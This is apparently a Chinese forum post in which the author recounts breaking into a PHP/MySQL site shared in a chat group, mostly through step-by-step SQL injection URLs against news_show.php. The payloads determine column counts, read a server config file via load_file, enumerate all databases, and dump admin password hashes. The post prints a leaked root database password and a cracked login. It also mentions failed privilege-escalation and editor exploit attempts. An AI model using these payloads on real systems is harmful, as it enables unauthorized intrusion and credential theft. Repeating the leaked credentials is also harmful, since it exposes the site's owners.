
没有技术含量 大牛不要喷 尊重他人劳动成果。。  
  
  
今天无聊。 群里面发来一个站。   ROOT权限 PHP的。。 于是一次XXOO检测开始。。  
首先ORDER BY确定字段数 精确定 是15...  
  
[http://hake.cc/news\_show.php?id=62040%20and%201=2%20union%](http://hake.cc/news_show.php?id=62040%20and%201=2%20union%25)  
  
20select+1,2,3,4,5,6,7,8,9,10,11,12,13,15,14  
   
  
确定15个注入点 列明  
  
判断权限  
news\_show.php?id=62040%20and%201=2%20union%20select+1,CONCAT\_WS(CHAR(32,58,32),user  
(),database(),version()),3,4,5,6,7,8,9,10,11,12,13,15,14  
  
发现 其结果喂  root@localhost : gyzx : 5.0.33  
ROOT权限  版本》5.0 可以有那个啥表 可以查看 不用猜表拉。。。  
  
好久没有遇见ROOT了 兴奋起来了。。  
无意间爆出 路径 D:\wwwroot\admin\dbcon.class.php   
  
经分析权限ROOT应该是独立主机。。  
   
好吧 果断找数据库连接。。用mysql函数里的load\_file  
  
news\_show.php?id=62040 and 1=2 union select+1,load\_file(CHAR(68, 58, 92, 119,   
119, 119, 114, 111, 111, 116, 92, 97, 100, 109, 105, 110, 92, 100, 98, 99, 111, 110, 46, 99,   
108, 97, 115, 115, 46, 112, 104, 112) ),user(),database(),version  
()),3,4,5,6,7,8,9,10,11,12,13,15,14.#  
  
  
CHAR(68, 58, 92, 119,   
119, 119, 114, 111, 111, 116, 92, 97, 100, 109, 105, 110, 92, 100, 98, 99, 111, 110, 46, 99,   
108, 97, 115, 115, 46, 112, 104, 112)   
就是D:\wwwroot\admin\dbcon.class.php  的char编码（MYSQL数据库支持这个的）

1. $dbhost = "localhost";                //主机名
2. protected        $dbuser = "root";                        //MYSQL用户名
3. protected        $dbpw        = "mirli76";                //MYSQL密码
4. protected        $dbname        = "gyzx";                        //默认数据库

复制代码

这个是结果拉。。  
现在又了ROOT密码当然找PHPmyadmin拉 但是打开发现PHPmyadmin 应该PHP配置不当 无法打开  
  
拿了SHELL当然进行UDF提权 可惜没有拿到这个事后话。。  
  
没有PHPadmin怎么办？  进后台拿SHELL

1. /news\_show.php?id=62040%20and%201=2%20union%20select+1,group\_concat
2. (0x285E,SCHEMA\_NAME,0x5E29),3,4,5,6,7,8,9,10,11,12,13,15,14
3. From/\*\*/information\_schema.SCHEMATA

复制代码

查当前所有的裤子。  
   
  
  
  
  
  
后面的嫌麻烦就用萝卜注入了。。

1. union+all+select+0x31303235343830303536%2C%28select+distinct+concat%280x7e%2C0x27%2Cunhex%
2. 28Hex%28cast%28schema\_name+as+char%29%29%29%2C0x27%2C0x7e%29+from+%60information\_schema%
3. 60.schemata+limit+9%2C1%29%2C0x31303235343830303536%2C0x31303235343830303536%
4. 2C0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536%
5. 2C0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536%
6. 2C0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536%
7. 2C0x31303235343830303536%2C0x31303235343830303536--

复制代码

这个是萝卜的抓包数据。。（里面很多是16禁制）

1. /news\_show.php?id=999999.9+union+all+select+0x31303235343830303536%2C%28select+concat%
2. 280x7e%2C0x27%2Cunhex%28Hex%28cast%28web\_user.user\_pas+as+char%29%29%29%2C0x27%2C0x7e%
3. 29+from+%60gyzx%60.web\_user+Order+by+user\_name+limit+1%2C1%29+%2C0x31303235343830303536%
4. 2C0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536%
5. 2C0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536%
6. 2C0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536%
7. 2C0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536--

复制代码

1. news\_show.php?id=999999.9+union+all+select+0x31303235343830303536%2C%28select+concat%
2. 280x7e%2C0x27%2Cunhex%28Hex%28cast%28web\_user.user\_pas+as+char%29%29%29%2C0x27%2C0x7e%
3. 29+from+%60gyzx%60.web\_user+Order+by+user\_name+limit+3%2C1%29+%2C0x31303235343830303536%
4. 2C0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536%
5. 2C0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536%
6. 2C0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536%
7. 2C0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536--

复制代码

解出来一个MD5为  
jwcma ma1232011  
  
检测LOAD\_FILE各种敏感文件无果。。  
kind编辑器 漏洞利用无果。。 各种无果。。IIS 6.0 APCCHE 漏洞利用无果。  
后面的不截图了。。OVER 进了后台 没有拿到SHELL。。..